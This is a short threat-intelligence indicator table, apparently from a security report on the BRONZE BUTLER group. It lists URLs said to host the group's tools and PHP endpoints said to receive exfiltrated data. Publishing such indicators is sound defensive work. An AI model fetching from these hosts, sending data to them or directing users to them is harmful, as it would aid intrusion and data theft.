http://www.stylmartin.co.jp/bdflashinfo/ns12.jpg	URL	Used by BRONZE BUTLER to host tools

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http://www.stylmartin.co.jp/bdflashinfo/pageicons/6.jpg	URL	Used by BRONZE BUTLER to host tools
http://www.slvcx.com/t.rar	URL	Used by BRONZE BUTLER to host tools
http://www.sinwa-jp.com/works/logo-unix.php	URL	BRONZE BUTLER exfiltration point
http://www.baiya.jp/2014dressnumber/images/logo-unix.php	URL	BRONZE BUTLER exfiltration point

Table 3. BRONZE BUTLER indicators.